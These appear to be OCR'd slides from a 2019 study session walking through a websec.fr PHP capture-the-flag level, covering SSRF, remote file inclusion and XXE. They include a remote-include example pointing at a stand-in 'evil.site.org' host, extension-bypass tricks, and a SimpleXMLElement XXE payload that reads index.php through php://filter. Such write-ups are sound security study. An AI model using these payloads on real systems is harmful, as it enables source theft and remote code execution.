XMSSRF

2019.04.03@plit00

Agenda

Prl intro


F1nd flag

First

Second

End

Problem



[redacted]

LevelTwelve - This time, it's different.

Since we trust you *very much*, you can instanciate a class of your choice, with two arbitrary parameters.
Well, except the dangerous ones, like `splfileobject`, `globiterator`, `filesystemiterator`, and `directoryiterator`.
Lets see what you can do with this.

```
echo new [class] ( [first parameter] , [second parameter] ); [launch!]
```


Splfileobject : object oriented interface for a file

Globiterator : file system in a similar to glob()

Filesystemiterator : filesystem iterator

Directoryiterator : class provides a simple interface for viewing the contents of filesystem directories.


F1nd flag



[redacted]

```
echo new 1 ( 1 , 1 );
```

Fatal error: Class 'class' not found in **/index.php** on line **61**




PHP Object instantiation RCE → XXE Attack

XXE Attack → XML Payload

XML Payload → Simple XML Element

SSRF??

Sever Side Request Forgery



```
1.#SSRF
?fname=http://websec.fr/target
$handle = fopen("/path/to/{$_GET['fname']}.txt", 'r');

2.#url black list
id:pw@url 형식 / include User-agent

3.#include -> execute
?include_path=http%3A%2F%2Fevil.site.org%2Fevil.inc%3F
include"{$_GET['include_path']}/headder.inc"
```

Bypass extension : %00 / ? / #

PHP

Request

http://Wraper

user_input


fopen(), include/require, cURL

http://url

One way


- Class : SimpleXMLElement
- Param1
  =>
  <!DOCTYPE scan [<!ENTITY test SYSTEM “php://filter/read=convert.base64-encode/resource=index.php”>]>
- Param2
  => 6

- Get us the source code of the application.
- Snippet at the bottom



